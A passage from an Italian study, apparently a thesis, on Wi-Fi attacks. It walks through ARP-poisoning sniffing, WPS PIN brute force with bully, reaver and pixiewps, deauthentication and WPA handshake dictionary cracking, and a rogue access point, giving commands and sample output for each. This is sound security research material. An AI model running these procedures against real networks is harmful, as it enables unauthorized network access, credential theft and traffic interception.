Lo script [26] prima fa assumere all'attaccante la posizione di MITM tramite Cache Poisoning attack per poi fare lo sniffing del traffico tra la vittima e il gateway. Con l'opzione `-v` le URL visitate vengono stampate in output. Mentre con l'opzione `-p` il tool stampa le credenziali per le richieste POST eseguite in HTTP / FTP / IMAP / POP / IRC. Vediamo un potenziale output.

```
[*] IP address and data packets sent/received
-----------------------------------------------
192.168.1.76     953
192.168.1.78     15
192.168.1.88     2
192.168.1.254    0     router

[*] Hit Ctrl-C at any time to stop and choose a victim IP
^C
[*] Turning off monitor mode
[*] Enter the non-router IP to spoof: 192.168.1.88
[*] Checking the DHCP and DNS server addresses...
[-] No answer to DHCP packet sent to find the DNS server.
Setting DNS and DHCP server to router IP.
[*] Active interface: wlan0
[*] DHCP server: 192.168.1.254
[*] DNS server: 192.168.1.254
[*] Local domain: None
[*] Router IP: 192.168.1.254
[*] Victim IP: 192.168.1.88
[*] Router MAC: fd:34:7f:9e:be:c4
[*] Victim MAC: 76:13:37:69:97:c3
[*] Enabled IP forwarding
[*] Flushed firewall and forwarded traffic to the queue; waiting for data
```

```
[*] http://example.com/image.jpg
[*] http://other-site.com/photo.png
[*] http://example.com/logo.jpg
```

Posso specificare direttamente all'avvio del tool l'indirizzo IP della vittima tramite l'opzione `-ip <IP>`.

- Realizzabilità dell'attacco: Per poter realizzare quest'attacco è necessario che la vittima accetti ARP Reply o ARP Request false.

  In generale ogni LAN ha il suo traffico ARP. Se l'AP implementa solo funzionalità di routing la rete Wi-Fi e quella wired hanno il traffico ARP separato. In questo caso l'attacco non può essere applicato. Se invece l'AP implementa le funzionalità di bridging, la rete Wi-Fi e quella wired creano un'unica LAN. Quindi un attaccante connesso alla rete Wi-Fi (risp. wired) è in grado di lanciare l'attacco anche contro i client connessi alla rete wired (risp. Wi-Fi). La maggior parte degli AP domestici ricadono nel secondo caso.

  Uno studio [27] evidenzia i risultati della valutazione del comportamento dei moderni sistemi operativi contro l'ARP Poisoning attack. Sono state testate alcune versioni di Linux (Ubuntu 16.01, Linux Mint 18, Kali 2.0), due di Mac OS X (OS X 10.10 Yosemite e OS X 10.11 El Capitan) e una di Windows (Windows 10 - Version 1511). Si è osservato che sono parzialmente vulnerabili all'ARP poisoning. In particolare le versoni di Windows e Linux sono suscettibili all'attacco solo quando l'indirizzo IP dell'ARP reply gratuita esiste già nella propria ARP cache. Mentre le versioni di MAC OS X sono risultate suscettibili all'attacco sia in questa situazione che quando né l'indirizzo IP né l'indirizzo MAC esistono nella cache.

- Conseguenze dell'attacco: l'attaccante ottiene una posizione di MITM tra il client e l'AP e può monitorare e/o modificare il traffico non protetto.

4.1.6 Brute Force attack

Brute Force attack online - Bully

- Attori dello scenario:
  - attaccante: client con scheda Wi-Fi;
  - vittima: AP con WPS attivo nella modalità PIN con registrar esterno.
- Prerequisiti dell'attacco:
  - l'attaccante deve essere sufficientemente vicino all'AP per potersi associare;
  - l'AP non implementa nessun meccanismo di password throttling.
- Procedimento dell'attacco:
  1. Settare la scheda Wi-Fi in monitor mode.
     Vedi passo 1 di 4.1.1.
  2. Individuare gli AP con WPS abilitato.
     Per poter individuare gli AP con WPS abilitato lancio il seguente comando.

     ```
     # wash -i wlan0mon
     ```

     Il cui output sarà simile al seguente

     ```
     Wash v1.6.5 WiFi Protected Setup Scan Tool
     Copyright (c) 2011, Tactical Network Solutions, Craig Heffner

     BSSID              Ch  dBm  WPS  Lck  ESSID
     ------------------------------------------------------------
     28:1B:B9:EC:3D:38   1  -83  1.0  No   target_AP_1
     9D:14:8D:70:58:56   2  -73  1.0  Yes  AP_2
     ```

In questo modo posso ottenere l'indirizzo MAC da usare nel passo successivo. La colonna "Lck" indica se l'AP è nello stato Locked (non accetta ulteriori tentativi di inserimento del PIN).

3. Lanciare il Brute Force attack.

```
# bully -b <B> wlan0mon -v 4
```

B = indirizzo MAC dell'AP

Di default il tool prova i PIN in ordine casuale al fine di superare un eventuale controllo attuato dall'AP. Se voglio forzare il tool a provarli in ordine sequenziale specifico l'opzione `-S`. L'opzione `-v 4` specifica il livello di dettagli dell'output, che può andare da `1` a `4` con 1 livello minimo (3 default).

Posso aggiungere l'opzione `-L` per far ignorare al tool che l'AP è in modalità Locked. Infatti alcune implementazioni anche se annunciano l'AP nello stato Locked continuano a rispondere alle richieste ricevute dal supplicant. Se l'implementazione non soffre di questo problema, il tool annuncia la deautenticazione ricevuta dall'AP con `[+] Rx(DeAuth) = 'Timeout'`.

Gli AP hanno meccanismi di difesa diversi contro questo attacco. Nella maggior parte dei casi l'AP limita il numero di tentativi di inserimento del PIN a 3 al minuto o a 10 inserimenti errati. Se questo limite viene superato, l'AP entra nello stato Locked impedendo l'inserimento di altri PIN (per un certo intervallo di tempo o fino al riavvio dell'AP). In altri casi l'AP blocca l'indirizzo MAC dell'attaccante.

Per evitare di entrare nello stato Locked posso usare le opzioni `-1 M,N` e `-2 M,N`, per ritardare di `M` secondi ogni `N` NACK ricevuti dall'AP rispettivamente per il quinto (M5) e settimo (M7) messaggio. In questo modo limito il numero di richieste fatte in un intervallo di tempo. Ad esempio per essere sicuro di non superare i 3 tentativi al minuto passo i parametri `-1 21,1 -2 21,1`. Se la difesa dell'AP consiste nel bloccare l'indirizzo MAC, l'attaccante può creare uno script che rileva il lock dell'AP e dopo aver falsificato il suo indirizzo MAC tramite `macchanger` riprendere l'attacco.

L'AP sul quale ho svolto i test dopo 10 tentativi errati di inserimento del PIN entrava in modalità Locked, indipendentemente dal ritardo impostato con le opzioni -1 e -2.

Se voglio tentare il Brute Force attack offline - PixieWPS 4.1.6 basandomi sul tool `pixiewps` specifico il parametro `-d`.

Il potenziale output del tool è simile al seguente.

```
[!] Bully v1.1 - WPS vulnerability assessment utility
[P] Modified for pixiewps by AAnarchYY(aanarchyy@gmail.com)
[X] Unknown frequency '-613135872' reported by interface 'wlan0mon'
[!] Using '84:05:A6:91:35:84' for the source MAC address
[+] Datalink type set to '127', radiotap headers present
[+] Scanning for beacon from '28:1B:B9:EC:3D:38' on channel 'unknown'
[+] Got beacon for 'target_ap_1' (28:1B:B9:EC:3D:38)
[+] Switching interface 'wlan0mon' to channel '7'
[+] Index of starting pin number is '0000000'
[+] Last State = 'NoAssoc'   Next pin '00000000'
[+] Rx(  M5  ) = 'Pin1Bad'   Next pin '00010009'
[+] Rx(  M5  ) = 'Pin1Bad'   Next pin '00020008'
[+] Rx(  M5  ) = 'Pin1Bad'   Next pin '00030007'
[+] Rx(  M5  ) = 'Pin1Bad'   Next pin '00040006'
[!] Received disassociation/deauthentication from the AP
[+] Tx( Strt ) = 'NoAssoc'   Next pin '00040006'
[+] Rx(  M5  ) = 'Pin1Bad'   Next pin '00050005'

...

[+] Rx(  M5  ) = 'Pin1Bad'   Next pin '05526598'
[+] Rx(  M5  ) = 'Pin1Bad'   Next pin '05526604'
[*] Pin is '05526604', key is 'tazmania'
```

```
Saved session to '/root/.bully/281bb9ec3d38.run'

PIN   : '05526604'
KEY   : 'tazmania'
BSSID : '28:1B:B9:EC:3D:38'
ESSID : 'target_ap_1'
```

Bully è in grado di riprendere un attacco a seguito di un'interruzione, senza ripartire dall'inizio, basandosi sul file salvato in `/root/.bully/<B>.run`, con B = indirizzo MAC dell'AP.

- Realizzabilità dell'attacco: in rete è disponibile WPS Flaw Vulnerable Devices, una raccolta di informazioni creata in crowd sourcing che tiene traccia dei dispositivi e relativa vulnerabilità esposta dall'implementazione di WPS. La lista è ampia, con circa 175 dispositivi, di produttori e modelli diversi. Risulta che 151 modelli (85% del totale) hanno WPS abilitato di default. I dispositivi che risultano vulnerabili sono 133 (75% del totale). Anche se le informazioni sono presentate in modo dettagliato non è possibile verificarne l'accuratezza.

  In uno studio [28] è stata analizzata la diffusione di WPS degli AP in quattro quartieri nella città di Boston (MA, USA) tramite wardriving. È risultato che il 38% degli AP aveva WPS abilitato e quindi questi erano potenzialmente vulnerabili all'attacco.

  Ho condotto un'attività di wardriving a Torino percorrendo circa 10 km in auto, durante la quale ho usato il tool `wash` per catturare i beacon frame e li ho analizzati a scopo statistico. Ho lanciato il comando `# wash -i wlan0mon -a -j`, con `-a` il tool cattura informazioni su tutti gli AP (indipendentemente dal fatto che WPS sia abilitato o disabilitato), mentre con `-j` stampa i risultati in formato json. Dai dati raccolti ho rimosso gli ESSID di reti guest, reti AndroidAP e reti eduroam. I risultati mostrano che più del 50% degli AP ha il WPS abilitato ed è quindi potenzialmente vulnerabile al Brute Force attack online.

- Conseguenze dell'attacco: vedi conseguenze di Dictionary attack - Aircrack-ng 4.1.7.

Brute Force attack online - Reaver

- Attori dello scenario: vedi attori dello scenario di Brute Force attack online - Bully 4.1.6.
- Prerequisiti dell'attacco: vedi prerequisiti di Brute Force attack online - Bully 4.1.6.
- Procedimento dell'attacco:

  1. Settare la scheda Wi-Fi in monitor mode.
     Vedi passo 1 di 4.1.6.
  2. Individuare gli AP con WPS abilitato.
     Vedi passo 2 di 4.1.6.
  3. Lanciare il Brute Force attack.

     ```
     $ reaver -i wlan0mon -b <B> -vv
     ```

     B = indirizzo MAC dell'AP
     L'opzione `-vv` incrementa il livello di dettaglio dell'output, in modo da avere più informazioni sull'evoluzione dell'attacco; per avere un ulteriore livello di dettagli uso `-vvv`. Di default `reaver` applica un delay di un secondo tra due tentativi. Per velocizzare l'attacco aggiungo l'opzione `-d 0`, ma alcuni AP potrebbero reagire passando nello stato Locked e non accettando più tentativi di inserimento di PIN dallo stesso indirizzo MAC. Un altro modo per velocizzare l'attacco è usare secret number DH piccoli in modo da ridurre il carico computazionale sull'AP, quindi aggiungo l'opzione `--dh-small`. Nel codice sorgente `src/crypto/dh_groups.c` di `reaver` posso vedere che se applico questa modalità, il segreto DH scelto è pari a 1 (valore che rispetta il vincolo dello scambio DH, secondo il quale il secret number deve essere strettamente maggiore di 0). Il tool supporta il MAC spoofing ma è necessario cambiare l'indirizzo MAC dell'interfaccia in monitor mode. A questo scopo, lancio i seguenti comandi:

```
$ ifconfig wlan0 down
$ macchanger -m <M> wlan0
$ ifconfig wlan0 up
```

M = indirizzo MAC falso (es. 00:11:22:33:44:55)

Successivamente imposto la scheda Wi-Fi in monitor mode e lancio l'attacco specificando con l'opzione `-m` l'indirizzo MAC falso.

```
# airmon-ng start wlan0
$ reaver -i wlan0mon -b <B> -m <M>
```

B = indirizzo MAC dell'AP

M = indirizzo MAC falso (es. 00:11:22:33:44:55)

L'output che mi aspetto è simile al seguente.

```
Reaver v1.6.1 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>

[+] Waiting for beacon from 28:1B:B9:EC:3D:38
[+] Switching wlan0mon to channel 7
[+] Associated with 28:1B:B9:EC:3D:38 (ESSID: target_ap_1)
[+] Trying pin "12345670"
[+] Sending EAPOL START request
[+] Received identity request
[+] Sending identity response
[+] Received M1 message
[+] Sending M2 message
[+] Received M3 message
[+] Sending M4 message
[+] Received WSC NACK
[+] Sending WSC NACK

...

[+] 5.08% complete @ 2017-11-20 23:47:52 (7 seconds/pin)
[+] Trying pin "05525676"

...

[+] Sending M2 message
[!] WARNING: Receive timeout occurred
[+] Sending WSC NACK
[!] WPS transaction failed (code: 0x02), re-trying last pin
[+] Trying pin "05525676"

...

[+] Sending M2 message
[+] Received M3 message
[+] Sending M4 message
[+] Received M5 message
[+] Sending M6 message
[+] Received WSC NACK
[+] Sending WSC NACK
[+] 90.92% complete @ 2017-11-20 23:48:18 (7 seconds/pin)
[+] Trying pin "05520008"

...

[+] Trying pin "05526604"

...
```

```
[+] Sending M6 message
[+] Received M7 message
[+] Sending WSC NACK
[+] Sending WSC NACK
[+] Pin cracked
[+] WPS PIN: '05526604'
[+] WPA PSK: 'tazmania'
[+] AP SSID: 'target_ap_1'
[+] Nothing done, nothing to save.
```

Il tool inizialmente prova i PIN maggiormente utilizzati nelle implementazioni di WPS (`Trying pin "12345670"`), poi si focalizza sul Brute Force attack delle prime quattro cifre del PIN (`Trying pin "00005678"`) mantenendo come quarta, quinta e sesta cifra `567` e inserendo l'ultima cifra calcolata come checksum delle altre. Individuate le prime quattro cifre valide (`Received M5 message`), l'attacco passa al Brute Force delle seconde tre cifre del PIN. Se `reaver` si accorge che la transazione è fallita (`WPS transaction failed (code: 0x02), re-trying last pin`) riprova con l'ultimo PIN. Se interrompo l'esecuzione, rilanciando il comando con gli stessi parametri il tool riprende l'attacco a partire dall'ultimo PIN provato.

Alcuni AP potrebbero entrare in modalità Locked dopo più tentativi errati da parte dello stesso indirizzo MAC. In poche implementazioni, anche se l'AP è in modalità Locked continua a rispondere ai tentativi di inserimento del PIN. In questi pochi casi posso provare a far ignorare al tool lo stato dell'AP aggiungendo l'opzione `-L` e proseguire ugualmente con l'attacco.

- Realizzabilità dell'attacco: vedi realizzabilità di Brute Force attack online - Bully 4.1.6.
- Conseguenze dell'attacco: vedi conseguenze di Dictionary attack - Aircrack-ng 4.1.7.

Brute force attack offline - PixieWPS

- Attori dello scenario: vedi attori dello scenario di Brute Force attack online - Bully 4.1.6.
- Prerequisiti dell'attacco:
  - l'attaccante deve essere sufficientemente vicino all'AP per potersi associare;
  - sull'AP è installata un'implementazione che non usa nonce sufficientemente casuali.
- Procedimento dell'attacco:
  1. Recuperare i valori dei primi tre messaggi del Registration Protocol.
     Posso ottenere i valori dei parametri da passare al tool usando in modalità verbose `bully` (`-v 4`) oppure `reaver` (`-vvv`).
  2. Lanciare l'attacco.
     Dopo aver ottenuto i parametri necessari, lancio l'attacco tramite il seguente comando:

     ```
     $ pixiewps -e <PKE> -r <PKR> -s <EH1> -z <EH2> -a <A> -n <N1> -m <N2>
     ```

     PKE = chiave pubblica Diffie-Hellman dell'Enrollee
     PKR = chiave pubblica Diffie-Hellman dell'Registrar
     EH1 = E-Hash2
     EH2 = E-Hash1
     A = AuthKey
     N1 = nonce dell'Enrollee
     N2 = nonce del Registrar
     Se il tool è in grado di individuare il PIN, ottengo un output simile al seguente.

```
Pixiewps 1.1

 [*] PRNG Seed:  1441253945 (Mon Feb 25 06:19:05 2018)
 [*] PSK1:       a3:6a:fc:38:36:63:52:2c:98:c7:24:16:09:83:b2:25
 [*] PSK2:       2f:4d:af:58:cf:04:cb:0d:c2:a7:03:3f:94:c9:61:95
 [*] E-S1:       64:d7:17:d1:08:e2:a1:9f:25:cf:9b:67:79:db:b4:e6
 [*] E-S2:       64:d7:17:d1:08:e2:a1:9f:25:cf:9b:67:79:db:b4:e6
 [+] WPS pin:    14989236

 [*] Time taken: 0 s 729 ms
```

3. Recuperare la PSK.
   Ottenuto il PIN, lo passo come parametro a `bully` (`-p <PIN>`) o `reaver` (`-p <PIN>`) in modo da ottenere la configurazione Wi-Fi dall'AP.

- Realizzabilità dell'attacco: Questo attacco era applicabile contro le implementazioni di default di molti produttori di chip Wi-Fi, come Ralink, MediaTek, Realtek e Broadcom. Le relative implementazioni per la generazione dei nonce segreti E-S1 ed E-S2 sono illustrate in Tabella 4.2.

  Online sono disponibili informazioni raccolte in crowd sourcing relative a modelli di router e la loro vulnerabilità all'attacco Pixie Dust. Anche se le informazioni sono presentate in modo dettagliato non è possibile verificarne l'accuratezza.

- Conseguenze dell'attacco: vedi conseguenze di Dictionary attack - Aircrack-ng 4.1.7.

4.1.7 Dictionary attack

Dictionary attack - Aircrack-ng

- Attori dello scenario:
  - attaccante: client con scheda Wi-Fi;
  - vittima: AP WPA/WPA2-Personal, client già connesso o che si connetterà all'AP.
- Prerequisiti dell'attacco:
  - la scheda Wi-Fi dell'attaccante deve supportare il monitor mode e la packet injection;
  - l'attaccante deve essere sufficientemente vicino all'AP e al client.
- Procedimento dell'attacco:

  Per realizzare questo attacco è necessario catturare il four-way handshake per poi applicare il Dictionary attack. Può essere applicato attivamente o passivamente. Nel modo attivo si deautentica un client connesso e lo si costringe a riautenticarsi. Nel modo passivo si aspetta che un nuovo client si autentichi.

Produttore	*Implementazione*
Ralink	Non sono mai generati, sono sempre pari a 0
MediaTek	Non sono mai generati, sono sempre pari a 0
Realtek	La PRNG usa come seed il tempo e viene usata per generare sia N1 che E-S1 ed E-S2; se tutto lo scambio avviene nello stesso momento allora N1 = E-S1 = E-S2, se invece avviene nel giro di pochi secondi è sufficiente trovare il seed che ha generato N1 e quindi generare i successivi E-S1 ed E-S2
Broadcom	Sono generati subito dopo N1, quindi provando più seed possiamo trovare quello che ha generato N1 e generando i successivi due valori casuali otteniamo E-S1 ed E-S2

Tabella 4.2. Implementazioni dei nonce segreti.

1. Settare la scheda Wi-Fi in monitor mode.
   Vedi passo 1 di De-cloaking 4.1.1.
2. Catturare l'handshake di autenticazione.
   Lancio `airodump-ng` per catturare il four-way handshake tra un qualsiasi client e l'AP.

   ```
   # airodump-ng -c <C> --bssid <B> -w <F> wlan0mon
   ```

   C = canale dell'AP
   B = indirizzo MAC dell'AP, per filtrare il traffico proveniente da altri AP
   F = prefisso dei file che conterranno i frame catturati
   L'output sarà simile al seguente.

   ```
   CH  13][Elapsed: 3 mins][2017-11-08 18:10][WPA handshake: F4:34:C2:5F:8E:D5

   BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH E
   F4:34:C2:5F:8E:D5  -32 100     2056      102   20  13  54e  WPA  TKIP   PSK  w

   BSSID              STATION            PWR   Rate    Lost    Frames  Probe
   F4:34:C2:5F:8E:D5  A5:F5:A9:F5:7C:3B  -39   54e-54e   174      384
   ```

   Quando `airodump-ng` cattura l'handshake di autenticazione dà in output in alto a destra `WPA handshake:  CM`, con CM = indirizzo MAC del client.
3. Deautenticare un client.
   Eseguo questo passo se voglio agire secondo l'approccio attivo. Prima di poter procedere è necessario che almeno un client sia già connesso all'AP. In questo passo invio un deauthentication frame falso al client. Dall'output di `airodump-ng` del passo precedente posso individuare l'indirizzo MAC del client e lo passo ad `aireplay-ng`.

   ```
   # aireplay-ng --deauth <N> -a <A> -c <CM> wlan0mon
   ```

   N = numero di frame da inviare (es. 1)
   A = indirizzo MAC dell'AP
   CM = indirizzo MAC del client da deautenticare
   Il risultante output sarà simile al seguente:

   ```
   18:16:28  Waiting for beacon frame (BSSID: F4:34:C2:5F:8E:D5) on channel 13
   18:16:28  Sending 64 directed DeAuth. STMAC: [A5:F5:A9:F5:7C:3B] [ 0| 0 ACKs]
   ...
   18:16:29  Sending 64 directed DeAuth. STMAC: [A5:F5:A9:F5:7C:3B] [51|66 ACKs]
   ```

4. Spezzare la PSK.
   Una volta catturato l'handshake, uso `aircrack-ng` per provare ogni password presente nel dizionario in modo da individuare la PSK. È possibile usare dei dizionari disponibili in Kali (`rockyou.txt` in `/usr/share/wordlists`) oppure dizionari reperibili on-line. Posso estendere il Dictionary attack realizzando un Brute Force attack tramite l'uso di John The Ripper (`john`). Devo scegliere il pattern di generazione delle password e faccio il pipe dell'output di `john` verso `aircrack-ng`.
   Lancio il Dictionary attack:

   ```
   $ aircrack-ng -w <D> <F>
   ```

   D = nome del file contente il dizionario
   F = nome del file contenente i pacchetti catturati
   Se non sono stati trovati handshake validi l'output sarà simile al seguente.

   ```
   Opening psk-01.cap
   Read 1351 packets.
   No valid WPA handshakes found.
   ```

È quindi necessario rieseguire il passo 3 oppure aspettare che un client si autentichi secondo l'approccio passivo.
Se viene trovato almeno un handshake valido l'output sarà il seguente.

```
Opening psk-01.cap
Read 641 packets.

#  BSSID              ESSID                     Encryption
1  F4:34:C2:5F:8E:D5  target_ap_1                     WPA (1 handshake)

Choosing first network as target.
```

Se il tool trova handshake relativi a più reti propone un menu per scegliere la rete obbiettivo. A questo punto `aircrack-ng` avvia il Dictionary attack. In base alla velocità della CPU e alla dimensione del dizionario il tempo necessario varia dai minuti ai giorni. Se il tool individua la PSK, l'output sarà simile a questo.

```
Aircrack-ng 1.2 rc4
      [00:00:08] 13472/15648 keys tested (1852.24 k/s)
      Time left: 8 seconds                                      86.09%
                           KEY FOUND! [ tazmania ]

      Master Key     : AB 85 7C 99 F4 18 1A 98 C5 81 7C B7 6B 8D 7C E8
                       59 C2 6A 2C 8D 31 8F 41 84 27 3A E4 A1 C4 86 84
      Transient Key  : DA 5E 20 FE E6 51 9E 42 0A 66 E7 F8 00 34 93 81
                       D2 0F 2A F0 E4 9D 09 DF 04 1D F8 DD 70 C7 2B D9
                       F4 76 D6 3E EA D0 54 78 AC F0 8C AF 65 BD 8A CE
                       F9 B8 9E 82 F8 A0 BB 53 FA 38 2D 10 25 31 8B F1
      EAPOL HMAC     : 13 EE 29 E8 3D 33 0D 88 21 07 8E 99 B5 78 7E B2
```

- Realizzabilità dell'attacco: Attualmente la maggior parte dei dispositivi Wi-Fi supporta WPA2. È strettamente necessario che almeno un client sia connesso all'AP o si connetta durante la fase di cattura del four-way handshake. Senza alcun client l'attacco non può essere realizzato. Il Dictionary attack va a buon fine se la password cercata è presente nel dizionario usato. Per poter eseguire un attacco esaustivo posso applicare un Brute Force attack, sfruttando il tool John the Ripper (`john`).
- Conseguenze dell'attacco: l'attaccante ottiene un accesso non autorizzato alla rete Wi-Fi. Ogni volta che un client si connette vengono generate nuove chiavi temporanee (PTK); quindi il four-way handshake è specifico per la particolare sessione. Anche se l'attaccante individua la PSK ma non ha catturato il four-way handshake completo di inizio sessione per uno specifico client, non è in grado di decifrare il traffico che scambia con l'AP.

Dictionary attack - Cowpatty

- Attori dello scenario: vedi attori dello scenario di Dictionary attack - Aircrack-ng 4.1.7.
- Prerequisiti dell'attacco: vedi prerequisiti di Dictionary attack - Aircrack-ng 4.1.7.
- Procedimento dell'attacco:

1. Settare la scheda Wi-Fi in monitor mode.
   Vedi passo 1 di Dictionary attack - Aircrack-ng 4.1.7.
2. Catturare l'handshake.
   Vedi passo 2 di Dictionary attack - Aircrack-ng 4.1.7.
3. Spezzare la PSK.
   Lancio il Dictionary attack con il comando:

```
$ cowpatty -f <F> -r <R> -s <S>
```

F = nome del file contenente il dizionario
R = nome del file contenente i pacchetti catturati
S = SSID della rete obiettivo
L'output in caso di successo è simile al seguente.

```
cowpatty 4.6 - WPA-PSK dictionary attack. <jwright@hasborg.com>
Collected all necessary data to mount crack against WPA/PSK passphrase.
Starting dictionary attack.  Please be patient.
key no. 1000: original
key no. 2000: 11121985
key no. 3000: lockdown
key no. 4000: 16031987
key no. 5000: yaroslav
key no. 6000: 1234KEKC
key no. 7000: dickweed
key no. 8000: 20121991

The PSK is "tazmania".

8544 passphrases tested in 20.18 seconds:  423.48 passphrases/second
```

Volendo velocizzare l'attacco posso pre-calcolare le PMK a partire da un dizionario usando il tool `genpmk`. Lancio il seguente comando:

```
$ genpmk -f <F> -d <D> -s <S>
```

F = nome del file contenente il dizionario
D = nome del file di hash
S = SSID della rete obiettivo
Passo il file di hash a `cowpatty` tramite l'opzione `-d`.

```
$ cowpatty -d <H> -r <R> -s <S>
```

H = nome del file di hash
R = nome del file contenente i pacchetti catturati
S = SSID della rete di interesse
L'output in caso di successo è simile al seguente.

```
cowpatty 4.6 - WPA-PSK dictionary attack. <jwright@hasborg.com>
Collected all necessary data to mount crack against WPA/PSK passphrase.
Starting dictionary attack.  Please be patient.

The PSK is "tazmania".

8544 passphrases tested in 0.04 seconds:  211699.98 passphrases/second
```

Noto che dando in input un file di hash, il tool `cowpatty` è in grado di elaborare 200000 passphrase/secondo, mentre col file dizionario le sue capacità restano al di sotto delle 500 passphrase/secondo.

- Realizzabilità dell'attacco: vedi realizzabilità di Dictionary attack - Aircrack-ng 4.1.7.
- Conseguenze dell'attacco: vedi conseguenze di Dictionary attack - Aircrack-ng 4.1.7.

Dictionary attack - Fern Wifi Cracker

- Attori dello scenario: vedi attori dello scenario di Dictionary attack - Aircrack-ng 4.1.7.
- Prerequisiti dell'attacco: vedi prerequisiti di Dictionary attack - Aircrack-ng 4.1.7.

- Procedimento dell'attacco:

  1. Avvio l'interfaccia grafica del tool lanciando il comando `fern-wifi-cracker`.
  2. Scelgo l'interfaccia Wi-Fi da usare (es. `wlan0`) e il tool abilita il monitor mode. Per avere maggiori dettagli sull'output di `airodump-ng` relativamente allo scan delle reti posso abilitare il terminale XTerms. Quindi dopo aver scelto l'interfaccia Wi-Fi faccio un doppio click su una qualsiasi area della finestra e nella finestra di dialogo che compare metto la spunta sull'opzione XTerms.
  3. Lancio la ricerca degli AP vicini con "Scan for AP". Nella sezione "WPA" viene riportato il numero di AP rilevati (sia WPA che WPA2).
  4. Cliccando sulla sezione "WPA" si apre una seconda finestra che riporta tutti gli AP rilevati. Il tool mi permette di attaccarne uno specifico oppure tutti (spuntando l'opzione "Automate").
  5. Scelgo "Regular attack" per usare il Dictionary attack contro WPA/WPA2 e indico il dizionario da utilizzare.
  6. Cliccando su "Attack" avvio l'attacco. Il tool deautentica un client connesso all'AP (posso sceglierlo in base al suo indirizzo MAC riportato in un menu a tendina) e applica il Dictionary attack contro l'handshake catturato.

- Realizzabilità dell'attacco: vedi realizzabilità di Dictionary attack - Aircrack-ng 4.1.7.
- Conseguenze dell'attacco: vedi conseguenze di Dictionary attack - Aircrack-ng 4.1.7.

Dictionary attack - Besside-ng

- Attori dello scenario: vedi attori dello scenario di Dictionary attack - Aircrack-ng 4.1.7.
- Prerequisiti dell'attacco: vedi prerequisiti di Dictionary attack - Aircrack-ng 4.1.7.
- Procedimento dell'attacco:

  1. Settare la scheda Wi-Fi in monitor mode.
     Vedi passo 1 di De-Cloaking 4.1.1.
  2. Catturare gli handshake.

     ```
     # besside-ng wlan0mon
     ```

     Il potenziale output è simile al seguente.

     ```
     [19:58:58] Let's ride
     [19:58:58] Logging to besside.log
     [19:59:06] TO-OWN [target_ap_1*, target_ap_2*, target_ap_3*, target_ap_4*] OWNED []
     [19:59:18] Got necessary WPA handshake info for target_ap_1
     [19:59:18] Run aircrack on wpa.cap for WPA key
     [19:59:18] Pwned network target_ap_1 in 0:02 mins:sec
     [19:59:18] TO-OWN [target_ap_2*, target_ap_3*, target_ap_4*] OWNED [target_ap_1*]
     [19:59:22] Got necessary WPA handshake info for target_ap_2
     [19:59:22] Run aircrack on wpa.cap for WPA key
     [19:59:22] Pwned network target_ap_2 in 0:04 mins:sec
     [19:59:22] TO-OWN [target_ap_3*, target_ap_4*] OWNED [target_ap_1*, target_ap_2*]
     [19:59:38] Crappy connection - target_ap_3 unreachable got 0/10 (100% loss) [-80 dbm]
     [20:00:03] Got necessary WPA handshake info for target_ap_4
     [20:00:03] Run aircrack on wpa.cap for WPA key
     [20:00:03] Pwned network target_ap_4 in 0:02 mins:sec
     [20:00:03] TO-OWN [target_ap_3*, target_ap_4*]
        OWNED [target_ap_1*, target_ap_2*, target_ap_4*]
     ```

     Come riportato nell'output, il tool memorizza informazioni sugli handshake catturati nel file `besside.log`, il cui contenuto sarà simile al seguente.

```
# SSID      | KEY                | BSSID             | MAC filter
target_ap_1 | Got WPA handshake  | 49:16:fb:ee:62:bd |
target_ap_2 | Got WPA handshake  | f2:96:f4:02:63:38 |
target_ap_4 | Got WPA handshake  | bc:0f:2e:0f:0a:b4 |
```

Il tool permette di specificare un singolo BSSID su cui lanciare l'attacco con l'opzione `-b M`, con M = indirizzo MAC dell'AP.

3. Spezzare la PSK.
   Vedi passo 4 di Dictionary attack - Aircrack-ng 4.1.7. Il file `wpa.cap` generato da `besside-ng` deve essere dato in input ad `aircrack-ng`.

- Realizzabilità dell'attacco: vedi realizzabilità di Dictionary attack - Aircrack-ng 4.1.7.
- Conseguenze dell'attacco: vedi conseguenze di Dictionary attack - Aircrack-ng 4.1.7.

Dictionary Attack - WPA2 HalfHandshake Crack

- Attori dello scenario: vedi attori dello scenario di Dictionary attack - Aircrack-ng 4.1.7.
- Prerequisiti dell'attacco: vedi prerequisiti di Dictionary attack - Aircrack-ng 4.1.7.
- Procedimento dell'attacco:

1. Settare la scheda Wi-Fi in monitor mode.
   Vedi passo 1 di De-Cloaking 4.1.1.
2. Osservare le probe request.
   Avvio `airodump-ng` per catturare tutti i frame ricevuti.

   ```
   # airodump-ng wlan0mon
   ```

   Nell'output oltre al traffico scambiato tra supplicant (`STATION`) e AP (`BSSID`), vengono riportate anche le probe request inviate dai supplicant. Per questi non è associato nessun AP (`not associated`) e nella colonna `Probe` viene riportato l'ESSID per il quale è stata fatta la probe request.

   ```
   CH 10 ][ Elapsed: 42 s ][ 2018-05-15 01:56 ][ display sta only

   BSSID              STATION            PWR   Rate    Lost    Frames  Probe
   9C:D3:6D:1A:3F:58  68:63:59:B1:34:0F  -85    0 - 1      0       772
   (not associated)   E0:DB:10:4F:D3:33  -66    0 - 1      0        12  TP-Link
   (not associated)   D8:C4:6A:30:ED:BA  -76    0 - 1      0         2  NETGEAR
   (not associated)   94:44:44:98:C9:A0  -76    0 - 1      0        18
   C4:EA:1D:1F:C3:91  04:D6:AA:92:CA:36  -76    0 - 1e    11       145
   ```

   I client che inviano le probe request sono le potenziali vittime di questo attacco.
3. Attivare L'AP.
   Individuato l'ESSID da utilizzare attivo l'AP col seguente comando.

   ```
   $ airbase-ng -P -Z 4 -W 1 -c <C> -e <E> wlan0mon -F <F>
   ```

   C = canale dell'AP
   E = ESSID dell'AP
   F = prefisso del file nel quale memorizzare i frame ricevuti e inviati dall'AP
   L'opzione `-P` indica al tool di rispondere a tutte le probe request. Con l'opzione `-Z 4` si specifica il tipo di cifratura, `4` indica CCMP (WPA2). L'opzione `-W 1` imposta nei beacon frame il bit che indica che la rete è protetta. Attivato l'AP replica aspetto che il supplicant provi ad associarsi. L'output sarà simile al seguente.

```
02:16:12  Created capture file "half_handshake-01.cap".
02:16:12  Created tap interface at0
02:16:12  Trying to set MTU on at0 to 1500
02:16:12  Access Point with BSSID B4:A3:2D:38:96:6D started.
02:17:37  Client 00:09:B0:A9:CD:B8 associated (WPA2;CCMP) to ESSID: "NETGEAR"
```

